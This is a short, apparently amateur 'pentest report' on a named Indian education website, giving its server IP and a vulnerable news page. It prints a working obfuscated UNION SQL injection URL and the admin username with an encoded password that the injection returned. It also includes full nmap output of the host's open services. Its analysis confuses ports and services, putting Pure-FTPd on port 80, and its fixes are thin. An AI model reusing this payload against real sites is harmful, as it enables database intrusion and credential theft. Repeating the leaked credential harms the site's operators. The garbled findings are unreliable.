
Pentest report for ssc.edu.in

My name: Asif Alif

1.Server IP: 103.50.162.107

2.Websites on this server: 607

3.Website link: https://www.ssc.edu.in/newsdetails.php?id=26




```
https://www.ssc.edu.in/newsdetails.php?id=-26'  /*!50000Union*/ Select 1,2,/*!50000concat*/(name,0x3d,password),4,5,6,7,8,9,10,11,12,13 /*!50000from*/ user-- -
```

```
2

sscadmin=UiBSRAogUCNWdgMtVzADCgExAGBVbgRrBjgBd1ZyCRAFdw==
```

4.I do not think this server is secure for hosting my website. Because there are 15 ports open in the server as shown in below.



```
root@kali:~# nmap -sV --open 103.50.162.107
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-16 12:46 EST
Nmap scan report for md-in-58.webhostbox.net (103.50.162.107)
Host is up (0.093s latency).
Not shown: 757 closed ports, 228 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      Pure-FTPd
22/tcp   open  ssh      OpenSSH 5.3 (protocol 2.0)
25/tcp   open  smtp     Exim smtpd 4.94.2
26/tcp   open  smtp     Exim smtpd 4.94.2
53/tcp   open  domain   ISC BIND 9.8.2rc1 (RedHat Enterprise Linux 6)
80/tcp   open  http     Apache httpd
110/tcp  open  pop3     Dovecot pop3d
143/tcp  open  imap     Dovecot imapd
443/tcp  open  ssl/http Apache httpd
465/tcp  open  ssl/smtp Exim smtpd 4.94.2
587/tcp  open  smtp     Exim smtpd 4.94.2
993/tcp  open  imaps?
995/tcp  open  pop3s?
2222/tcp open  ssh      OpenSSH 5.3 (protocol 2.0)
3306/tcp open  mysql    MySQL 5.6.41-84.1
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port993-TCP:V=7.80%I=7%D=11/16%Time=6193EEC0%P=x86_64-pc-linux-gnu%r(SS
SF:Lv23SessionReq,5,"\x80\x03\0\0\x01");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port995-TCP:V=7.80%I=7%D=11/16%Time=6193EEC0%P=x86_64-pc-linux-gnu%r(SS
SF:Lv23SessionReq,5,"\x80\x03\0\0\x01");
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:6

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

As using nmap tool in kali we can see port 80 is open and it is using Pure-FTPd version and this version is vulnerable. Also port 80 is open and using Apache httpd and it is also vulnerable.

5.Suggestion for Admin:

To prevent Sqli:

1. require('mysql') - Load the mysql module to connect to database.
2. To avoid SQL Injection attack, You need escape user input data before using it inside a SQL query. You can use mysql. escape() , connection. escape() or pool. escape() methods.

To prevent other attacks Admin can use other versions that can be much more harder for the attacker to exploit.